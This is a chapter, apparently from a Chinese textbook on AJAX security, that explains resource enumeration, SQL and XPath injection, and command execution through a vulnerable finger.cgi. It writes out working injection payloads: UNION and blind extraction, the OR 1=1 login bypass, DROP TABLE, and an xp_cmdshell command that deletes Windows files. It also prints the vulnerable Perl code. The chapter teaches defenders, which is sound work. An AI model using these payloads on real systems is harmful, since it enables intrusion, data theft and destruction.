虽然AJAX应用程序的独特架构使得其容易受到一些新的攻击，但是主要的漏洞或攻击手段还是来源或针对于传统的Web安全问题。黑客们使用一些已有的方法和攻击手段能够攻破AJAX应用程序的大门。实际上，在AJAX应用程序中更容易发现已有的Web安全漏洞，因此也使得应用程序变得更加危险。要提高AJAX应用程序的安全性，必须对当前已有的Web攻击方法有全面的了解，并且能够掌握黑客们要利用的根本漏洞。在本章中，我们会介绍一些（但不是全部，也无法介绍全部）最常见的Web应用程序攻击方法。随后，我们会详细讨论攻击的原理，以及一次成功的攻击会对应用程序和用户造成怎样的影响。

3.1 基本攻击分类

从大体上看，一般的Web应用程序攻击可以分为两类：资源枚举（Resource Enumeration）和参数操纵（Parameter Manipulation）。而像跨站请求伪造、钓鱼欺骗及拒绝服务等攻击都可以算为第三类。接下来，我们将详细介绍每个分类。

3.1.1 资源枚举

从字面上就可以很容易地理解，资源枚举就是通过进行大量的猜解来找到服务器上可能存在、但是又非常隐蔽的内容。这些内容只要用户请求了正确的URL便能够获得，但是在整个Web应用程序中却没有任何指向它们的链接。而正因为如此，所以我们通常称它们为“孤立内容”。假设在myapp目录下有一个名为

readme.txt 的文件，虽然在 somesite.com 中没有任何指向该文件的超链接，但是如果用户请求 http://somesite.com/myapp/readme.txt，便可以获得 readme.txt 文件中的内容。

资源枚举攻击最简单的形式便是根据经验猜解常见的文件名和目录名。这个过程称为“盲目的资源枚举”，因为在网站中并没有任何有助于猜解的提示，攻击者只能逐个尝试常用的文件名或者目录名，并检查发出的请求是否能够返回数据。例如上面例子中对 readme.txt 文件的请求，许多应用程序都会包含某些类型的信息文件，如 readme.txt、install.txt、whatsnew.txt 或者是 faq.txt。另一个好的办法是在应用程序的不同目录中搜索这个文件。其他一些黑客常会猜解的文件名包括以下几个。

- test.txt。
- test.html。
- test.php。
- backuupzip。
- upload.zip。
- passwords.txt。
- users.txt。

攻击者还会尝试以下目录名。

- admin。
- stats。
- test。
- upload。
- temp。
- include。
- logs。

一份攻击者用来猜解文件名或者目录名的完整列表可能会有几百行之多，并且超出了本书所涉及的范围。像 Nikto（http://www.cirt.net/code/nikto.shtml）等开源漏洞扫描软件已经包含了这些列表。

即使攻击者没有一份完整的列表，仍可以使用模式（Pattern）匹配的方法来进行猜解。攻击者会在网站目录中查找一些本不应该存在、但管理员忘记删除的文件。这些文件（孤立资源）中很可能会包含一些非常机密的信息。例如，一个名为 backup.zip 的文件中可能会含有整个网站的程序，包括 PHP、ASPX 或者 JSP 等原始文件，这相当于泄露了整个应用程序的源代码！还有，像 passwords.txt 这样的文件可能包含了账户的密码信息。永远不要低估这些孤立资源可能会造成的

损失。比如说，页面 test.html 中包含了一些指向以前内容的链接，而这些内容很可能是不安全的；目录/logs/可能会因为一些 Web 请求而泄露了隐藏的后台管理入口；而 readme.txt 文件可能会泄露已安装的程序版本，或者是一些应用程序定义的默认密码。图 3-1 表明攻击者通过下载一个孤立的 FTP 日志文件，从而了解到内部的 IP 地址使用情况，以及 Web 服务器文件系统中的驱动器和目录结构。




图 3-1　通过猜解常用的文件名可以访问到孤立的内容

盲目枚举的效率很高，因为不管 Web 开发人员是有意识的还是无意识的，都会去遵循某些规定。总体上，每个开发者实际上都在模仿其他的开发者，这不仅能够说明为什么许多开发者在比较紧急的时候都会使用 foo 和 bar 来定义变量，为什么大多数开发者都会以 test 来命名测试页面，也能够说明为什么许多应用程序都包含名为 includes、scripts 或是 data 的目录。攻击者可以利用这些常见的约定对孤立内容的名称或者地址进行合理的猜解。从某种意义上来说，盲目的资源枚举就像是一种赌博行为。

资源枚举的更高级形式便是“基于知识的资源枚举”。虽然这种资源枚举形式仍然需要对孤立内容进行猜解，但是更多的是基于已有的网页或者目录来进行猜解，一个很好的例子便是搜索备份文件。当然，一个幸运的攻击者也许能够找到 backup.zip 文件，但是这种技术可以更有效地帮助他们找到现有文件的备份。我们以一个电子商务网站的 checkout.php 页面为例，假设攻击者会请求如下这些文件。

- checkout.bak。
- checkout.old。
- checkout.tmp。
- checkout.php.old。
- checkout.php.2。
- Copy of checkout.php。

如果网站的配置不正确，那么服务端的 PHP 解释器就不会处理以 old 或者 tmp 结尾的文件，而是直接返回文件中的原始内容。如图 3-2 所示，一个攻击者通过基于知识的资源枚举获取 rootlogin.asp 页面的源代码。




图 3-2　使用基于知识的枚举来发现已有文件的备份

除了猜解文件名、扩展名和目录之外，基于知识的资源枚举还可以用于猜解参数。假设某个新闻网站中有一个单独的页面 Story.aspx，并且所有指向 Story.aspx 的超链接 URL 中，都含有一个名为 id 的参数。当攻击者使用网络爬虫软件下载整个网站后，她发现参数 id 总是一个在 1000～2990 之间的 4 位正整数，因此指向 Story.aspx、参数值在该范围内的 URL 应该大概有 1900 个，但是用户看到的只有大约 1600 篇新闻。换句话说，在这其中可能存在着含有 id、但是没有任何链接指向的新闻，即在 Web 服务器上存在着孤立的内容。于是攻击者写了一个程序用

来获取所有 id 在该范围内，但是却没有超链接指向的新闻。不容置疑的是，在发送请求之后，攻击者找到了 30 个不为公众所知的新闻 id。其中包括一些负面的、社会影响太坏的，以及尚未向公众发布的新闻。

这个真实的案例来自于我们不久前对一家大型贸易公司进行的渗透测试。在公司网站的某处存放着所有已发布的新闻，并且所有的 URL 都遵循 http://somesite.com/press/YYYY/MM/DD/release.pdf 的形式，其中 YYYY 为用 4 位数字表示的年份，MM 为两位数字表示的月份，DD 为两位数字表示的天数。为了找到孤立存在的新闻，我们开始对当年的所有日期进行暴力猜解。结果发现其中有篇新闻的日期为 4 天之后，其内容是关于公司的季度收入报告，不仅现在尚未公布，而且很可能 4 天之后也没有打算将此文公布。如果我们有某些恶意的企图，虽然报告中的收入非常不理想，但是也可以内部交易该信息，并通过股票交易来赚取一笔巨额财产。

资源枚举是攻击者用来发现孤立资源最常用的技术。你可以将进行资源枚举的黑客们想象成为在黑暗洞穴中的探险家。虽然他们实际上看不见任何埋藏在深处的宝藏，但是他们在探索的过程中总是能发现某些关键的东西。对于开发者来说，应该尽量对代码进行备份、填写备份文件的注释，并将这些数据安全地进行离线存储。保持一个简单、干净的 Web 根目录，可以让那些黑客像无头苍蝇一样，找不到破解的方向。

3.1.2　参数操纵

为了达到自己的目的，黑客们通常都会直接操纵浏览器和 Web 应用程序之间的数据，使应用程序脱离原先的设计进行运转。因为这种攻击通过操纵应用程序输入，使其进行不同的处理，所以也被称为参数操纵（Parameter Manipulation）攻击。参数操纵攻击主要是由于开发人员容易忽略一些临界情况，从而导致应用程序发生错误。假设有这样一个 Web 应用程序，会按照注册用户的家庭住址向他们发送优惠券。那么如果黑客在 ZIP 代码中填写了–1 会怎样呢？开发者是否对 ZIP 的格式进行了验证？–1 会不会使得应用程序抛出一个异常呢？如果抛出了，那么会不会显示堆栈跟踪的错误信息？而如果黑客在州/县一栏中填写了 ~!@#$%^&*()_，又会发生什么呢？

上面这几个例子只是简单地对非法字符进行试探，看看能否使应用程序产生错误，并（寄希望于）从错误内容中获得重要的信息。这种方法不仅行之有效，而且能够更加积极主动地收集信息。不过，大多数参数操纵攻击的目的，是引起

某些操作——尤其是那些攻击者希望发生的操作。毫无疑问，攻击者能够使一个数据库查询崩溃，并且从中获取敏感的数据，但是他能在对方的数据库中运行 SQL 命令吗？他能够读取 Web 服务器上的所有文件吗？

参数操纵攻击通常会寻找服务端逻辑处理中的漏洞将恶意代码注入其中，这样这些恶意代码便会被执行，或者被存储下来。为了能够将这个概念解释得更清楚，我们来虚构一个情景。假设你有一个心地善良、但是脑袋比较笨的室友，他正在列一个周末的待办事项清单，如下所示。

（1）付账单。

（2）溜狗。

（3）去杂货店买牛奶。

然后他把这份清单递给了你，告诉你如果需要他从杂货店带东西，就把物品名都写在清单上。你狡滑地一笑，接过了清单，除了在上面加上了购买饼干，还添加了第 4 个待办事项：

（1）付账单。

（2）溜狗。

（3）去杂货店买牛奶和饼干。

（4）清洗室友的汽车。

你把修改后的清单还给了他，当看到他在桌子旁坐下来开始付账单的时候，强忍住笑出声来。当天晚些时候，你坐在沙发上悠闲地看着比赛，理所当然地享受着牛奶和饼干，而你的室友正在车道上费力地帮你清洁着汽车。

在这个例子中，你已经在室友的待办列表中“注入”了一条自己的命令，从而攻击了你的室友（或者说至少利用了他的愚蠢）。然后，他无条件地执行了这条命令，就好像是他自己写上去的一样。虽然你的室友只希望你提供一些数据（例如饼干），但是你除了提供数据之外，还添加了额外的命令（饼干及第 4 条——清洗室友的汽车）。实际上，这同使用参数操纵来攻击 Web 应用程序是一样的。Web 应用程序只希望用户提供数据，但是攻击者为了让服务端执行某些代码，同时向 Web 应用程序提供了数据和命令代码，这类典型的攻击被称为 SQL 注入。

1. SQL 注入

SQL 注入是一种参数操纵攻击的形式，即在 Web 应用程序的逻辑业务执行 SQL 命令时，注入恶意的 SQL 代码。这种攻击最常针对的目标，就是用户在搜索时执行的数据库查询操作。在我们的 DVD 商店示例程序中（如图 3-3 所示），每个 DVD 的图片实际上都链接到相关产品的详细信息页面。在超链接中，会将所

选 DVD 的产品 ID 作为一个查询参数，这样当用户单击《黑客》的 DVD（其产品 ID 号为 1）图片时，浏览器会向/product_detail.asp?id=1 页面发送一个请求。然后在显示该 DVD 产品的详细信息页面中，会通过数据库查询来获取该片的评论信息，以及其他相关的产品信息。

图 3-3　一个基于数据库驱动的 DVD 商店网站

product_detail.asp 中执行的代码如下：

```
Dim selectedProduct
' set selectedProduct to the value of the "id" query parameter
...
' create the SQL query command
Dim selectQuery
selectQuery = "SELECT product_description FROM tbl_Products "
+
"WHERE product_id = " + selectedProduct
' now execute the query
...
```

代码非常简单，经验丰富的开发人员可能已经看过这样的代码上百次了。假设用户单击了应用程序中的电影图片链接，那么在服务端会执行如下 SQL 语句：

```
SELECT product_description FROM tbl_Products WHERE product_id = 1
```

同样，这条 SQL 语句也非常简单，也可以正确获取所需的数据。随后，页面中的代码会接收这些数据，并在页面上显示出《黑客》这部 DVD 的详细信息，如图 3-4 所示。




图 3-4 《黑客》影片的具体海报

如果我们刻意地错误使用该程序会产生怎样的后果呢？在程序中，并不能阻止我们直接访问 product_detail.asp 页面，也不能阻止我们任意输入参数 id 的值。如果我们直接访问/product_detail.asp?id='，那么响应页面将如图 3-5 所示。




图 3-5 注入攻击，使得程序向用户显示出了详细的错误信息

显然，这次的响应页面与之前的响应页面大不一样！不仅数据库查询失败了，而且还向用户抛出了一个非常详细的错误信息。不过我们暂时先说明一下数据库查询失败的原因，稍后再具体分析错误信息的详细内容。当我们在发送的请求中指定产品 ID 为'时，服务端会尝试执行如下的 SQL 查询语句：

```
SELECT product_description FROM tbl_Products WHERE product_id='
```

不幸的是，由于含有不匹配的标点符号，这条 SQL 语句是错误的。因此，不仅该命令会执行失败，而且错误信息会一直从调用堆栈的底层向上传递，直到最终显示给用户。通过这次试探，我们可以知道服务端后台使用的是 Microsoft SQL Server 数据库，因为在错误信息中包含了 ODBC SQL Server 的驱动。更关键的是，我们知道可以通过 product_detail.asp 页面中的 id 参数，使服务端执行任意构造的 SQL 命令。

在我们继续攻击的同时，一个首要的目标便是从数据库中获取尽可能多的数据。为了实现这个目标，首先要准确地找出当前数据库中含有哪些表。因为我们已经知道数据库是 SQL Server，因此其中必定含有一个名为 sysobjects 的表，该表中每一条 xtype 字段为“U”的记录都表示一张由用户定义的表。我们只需要在 SQL 查询语句中注入一条 UNION SELECT 子句便可以把这些信息都提取出来，于是重新构造如下请求来访问 product_detail.asp：

```
/product_details.asp?id=1 UNION SELECT name FROM sysobjects WHERE
xtype='U'
```

随后，我们从服务端获得了另一条错误信息（如图 3-6 所示），但是这次对于我们来说并不是什么好消息。从返回的错误消息看，UNION SELECT 子句中的表达式数量（即选择查看的列数）与之前的查询语句数量不符，于是我们在注入攻击的 SQL 语句中添加第二个表达式，并重新发送请求。这个表达式（即新添加的列名）并不一定需要是表中的实际列名，可以用 null 等无意义的值来代替。这么做仅仅是为了能让两个子句查询出的列名一致。如果重新发送请求后返回的还是同样的错误信息，说明表达式数量还是不匹配，这样我们便可以继续添加更多的表达式，直到服务端返回新的错误信息。

图 3-6　因为查询的列数不匹配，所以 UNION SELECT 注入失败了

当服务端返回了如图 3-7 所示的错误信息时，表明我们的注入终于成功了。从新的错误信息中我们可以知道，tbl_Global 是数据库中一张由用户定义的表。

图 3-7　注入攻击成功，并获得了数据库中某张表的名称

现在，我们可以在注入的子句中添加一个过滤器，使得每次获得一个表名，从而逐渐提取出数据库中所有表的名称。例如，下一次我们可以构造这样的攻击请求：

```
/product_details.asp?id=1 UNION SELECT name FROM sysobjects
```

```
WHERE
xtype='U' AND name > 'tbl_Globals'
```

随后我们可以仿照该方法重复多次，直到获得所有的表名。同样，我们还可以用相同的方法，再继续获得表中的列名及个别数据元素。到最后，我们将对整个数据库的内容和结构了如指掌。

2. 盲目的 SQL 注入

现在，读者可能会想到一个防止 SQL 注入的简单办法，便是关闭显示服务端返回的错误信息。虽然这个想法非常不错（我们也强烈建议使用此方法），但是这样并不能解决根本问题，攻击者依然可以使用一种称为盲目 SQL 注入的方法通过不同的 SQL 注入来进行渗透。

盲目 SQL 注入的原理是将真/假表达式注入到数据库查询中。例如，假设我们是攻击者，那么可能会注入一个永远为真的 SQL 语句，来看看从服务端会返回什么信息。如果服务端对于真和假两个语句的返回信息不同，我们便可以不断向数据库询问一些答案为是或否的问题，并以此来获得想要的信息。第一步，我们需要确定真语句的响应信息，于是发送如下请求：

```
/product_details.asp?id=1 AND 1=1
```

从服务端发回的响应信息如图 3-8 所示。




图 3-8　服务端对于永远为真的语句 1=1 所返回的响应信息

接下来我们看看服务端对于永远为假的语句又如何响应，于是发送如下请求：

```
/product_details.asp?id=1 AND 1=2
```

这回服务端返回的响应信息如图 3-9 所示。




图 3-9　服务端对于永远为假的语句 1=2 所做出的响应

从上图中我们可以看到，服务端已经加强了自身安全，返回一个 HTTP 500 错误页面，而不是详细的错误信息。但是，这样也无法阻止我们的攻击。我们想知道的不过是服务端在执行真假语句之间有无差异，而现在我们已经知道了。

于是，现在我们可以向数据库询问一些答案为真或假的问题，来获得想要的信息。不过，询问什么问题比较有意义的呢？我们还是按照之前的方法，先从 sysobjects 表中获取所有由用户定义的表名。因为这些问题只能返回是或否，所以我们无法直接获得表名，不过可以询问表名中的每个字符。例如，我们要询问的第一个问题是：第一个由用户定义的表名中第一个字符是否为 A？

```
/product_details.asp?id=1 AND ASCII(SUBSTRING(SELECT TOP 1 name
FROM sysobjects WHERE xtype='U'),1,1)) = 65
```

如果该请求返回的页面与之前永远为真的语句返回的页面相同，那么我们便可以确定，第一个由用户定义的表名中第一个字符为 A，然后继续询问下一个字符。如果请求与之前永远为假的语句返回的页面相同，那么我们可以尝试第一个字符是否为 B。通过这种方式，我们可以查询出所有由用户定义的表名，继而获得这些表中所有的列名，以及其中的数据。

如果你觉得这听起来简直是太枯燥了，那是因为这的确是一件无比枯燥的事情。但是，当黑客这类聪明、并且具有高主动性的人们面对枯燥的任务时，他们

通常都会创建一些工具来完成这些任务。现在，在互联网上有许多自动的盲目 SQL 注入工具，例如 Absinthe[1]，并且几乎都免费提供下载和使用。

3. 其他 SQL 注入攻击

除了从数据库中获取数据之外，SQL 注入还有很多其他的用法（有些甚至是滥用）。例如，在登录时通过注入永远为真的语句可以直接忽略身份认证的步骤。通常执行的 SQL 查询如下：

```
SELECT * FROM Users WHERE username = username AND
password = password
```

但是，由于注入了永远为真的语句，才使得这个身份认证逻辑失去了作用。

```
SELECT * FROM Users WHERE username = x AND password = x OR 1=1
```

由于 OR 1=1 永远都为真，所以这条查询语句总是会返回 Users 表中的所有记录，并且认证代码会认为用户是合法的，并且授予相应的权限。

攻击者同样不会仅仅局限于在原始命令中添加 UNION、SELECT 或者 WHERE 子句。他同样能够添加新的命令，例如删除数据库中的记录：

```
SELECT * FROM Product WHERE productId = x; DELETE FROM Product
```

或者是在数据库中插入新的记录：

```
SELECT * FROM Product WHERE productId = x; INSERT INTO Users
(username,password) VALUES ('msmith','Elvis')
```

甚至删除整个表：

```
SELECT * FROM Product WHERE productId = x; DROP TABLE Product
```

最后，攻击者还可以尝试执行数据库中的任意存储过程。以 SQL Server 数据库为例，其创建后会默认包含很多较危险的存储过程。其中最危险的莫过于 xp_cmdshell 存储过程，通过它调用者可以执行任意的 Windows Shell 命令：

```
SELECT * FROM Product WHERE productId = x;
EXEC master.dbo.xp_cmdshell 'DEL c:\windows\*.*'
```

[1] 对于存在漏洞的网站，Absinthe 可以在几秒钟内获得其中的所有数据。

4. XPath 注入

XPath 注入同 SQL 注入非常类似，只不过它的目标是一个 XML 文档，而不是 SQL 数据库。你的应用程序使用 XPath 或者 XQuery 从一个 XML 文档中获取数据，那么就很有可能受到 XPath 注入的攻击。XPath 注入的原理同 SQL 注入一样：攻击者将自己的代码注入到请求中，而服务端会按照这些原先的设计执行这些命令。两者之间唯一的不同之处只不过是进行攻击时使用的命令语法不同。

与数据库中使用表和记录存储数据不同，XML 文档是以树和节点的形式存储数据。如果攻击者想获取文档中的所有数据，就必须能够找到当前选中的节点，并重新选择根节点。接下来我们会按照之前介绍盲目 SQL 注入的步骤，来讲解 XPath 注入，并且攻击目标仍为之前的 DVD 商店网站，不过改用 XML 文档代替 SQL 数据库来存储数据。首先，同之前一样，我们向服务端发送一个永远为真的查询和一个永远为假的查询，来确定两次响应之间的不同之处：

```
/product_details.asp?id=1' AND '1'='1
```

可以看到，这次的请求与之前 SQL 注入攻击时的请求非常相似，只不过我们将参数的值用单引号包围起来。服务端返回的响应信息如图 3-10 所示。




图 3-10　服务端对永远为真的 XPath 请求所做出的响应

现在我们再看一下总是为假的响应，如图 3-11 所示。

```
/product_details.asp?id=1' AND '1'='2
```




图 3-11　服务端对永远为假的 XPath 请求所做出的响应

现在我们对两种响应已经基本有了判断。接下来同之前一样，虽然我们无法直接获得元素的名称，但是可以逐步猜测名字中的每个字符。因此第一次询问的内容是：文档中第一个子节点名字中包含的第一个字符是不是 A？

```
/product_details.asp?id=1' and substring(/descendant::
*[position()=1]/child::node()[position()=1],1,1)='A
```

理所当然：盲目的 XPath 注入技术与盲目的 SQL 注入技术十分相似，同样也是一项枯燥的任务。当然，我们还不知道有什么工具能够自动进行 XPath 注入攻击，但是单从技术角度看，这是完全可能的。这种工具的出现只不过是个时间问题，早晚会有一些黑客开发出来的。毕竟，任何时候也不能低估攻击者的智慧和决心。

5. 针对 AJAX 的高级注入技术

在 SQL 注入和 XPath 注入这两个例子中，服务端代码都对请求响应的数据进行解析，并且将其转换为 HTML 页面显示给用户。通常传统的 Web 应用程序都是如此，但是，AJAX 却略有不同。因为 AJAX 应用程序可以向服务端请求数据片段，所以服务端可以向客户端返回原始的查询结果，然后由客户端对这些数据解析并将其转换为 HTML。

从性能的角度考虑，如果将数据转换为 XSLT 等形式必然会消耗一定的资源，而由客户端来做这些处理则更为合适。但是，这种方式却会造成巨大的安全隐患。因为服务端向客户端返回的是原始的请求结果，所以攻击者更容易发现服务端处理逻辑中的注入漏洞。攻击者不必再进行千百次真或假的尝试，只需要简单地向服务端请求数据，服务端就会返回给他所需要的结果。在多数情况下，整个后台存储的

数据通过一两个请求便可以全部得到。这种方式不仅使得攻击变得更加容易，而且由于攻击者能够绕过绝大多数入侵检测系统，也极大增加了入侵成功的可能性。

关于这方面的内容，我们会在第 6 章“AJAX 应用程序的透明度”中进行讨论。不过，我们暂时先吊一吊读者的胃口，演示一下在 AJAX 应用程序中如何使用 XPath 和 SQL 注入来进行攻击：

```
/product_details.asp?id=1' | /*
/product_details.asp?id=1; SELECT * FROM sysobjects
```

6. 命令执行

在命令执行攻击中，攻击者会尝试将本地操作系统中的命令作为头等输入插入到 Web 应用程序中。只要 Web 应用程序将未验证的用户输入作为参数，并传递给其他外部程序或者 Shell 命令行执行，那么都会存在这种漏洞。

大概在 10 年前，Web 应用程序还处于非常原始的阶段，通常需要调用服务器上的其他外部程序，以便利用那些已有的功能。而调用基本上都通过通用网关接口（Common Gateway Interface，CGI）来实现。而命令执行攻击的经典案例便是 CGI 程序 finger.cgi。finger 是 UNIX 操作系统上的一条命令，可以返回服务器上有关用户账户的信息。通常，finger 用来获取用户是否登录、最后一次检查邮箱的时间、家庭住址及其他个人信息。finger.cgi 便是一个 CGI 程序，可以将字符串中的用户名作为运行 finger 命令的参数，然后再将执行结果格式化为 HTML 代码。图 3-12 显示了一个 finger.cgi 的输出示例。




图 3-12　通过 CGI Web 接口调用 UNIX finger 命令所产生的 HTML 输出

为了理解命令执行攻击的原因，我们需要看一下 finger.cgi 中实际产生该漏洞的 Perl 代码，如下所示：

```
$name = $ENV{'QUERY_STRING'};
$name = substr $name, 7;
print "<pre>";
print `/usr/bin/finger $name`;
print "</pre>";
```

这段 Perl 代码只是从 finger.cgi 的请求字符串中提取出指定的名称，并将其作为调用 finger 程序（/usr/bin/finger）的参数。finger.cgi 本身的实现非常简单，只不过将所有的处理都交给了 finger 程序，最后再接收/usr/bin/finger 程序返回的结果，并将其放在 HTML 的 PRE 标签中显示给用户。在 Perl 语言中，所有在标记“`”中的字符串都会作为一条命令来执行，因此，如果用户提供的名称为 root，那么执行的命令便是/usr/bin/finger root。

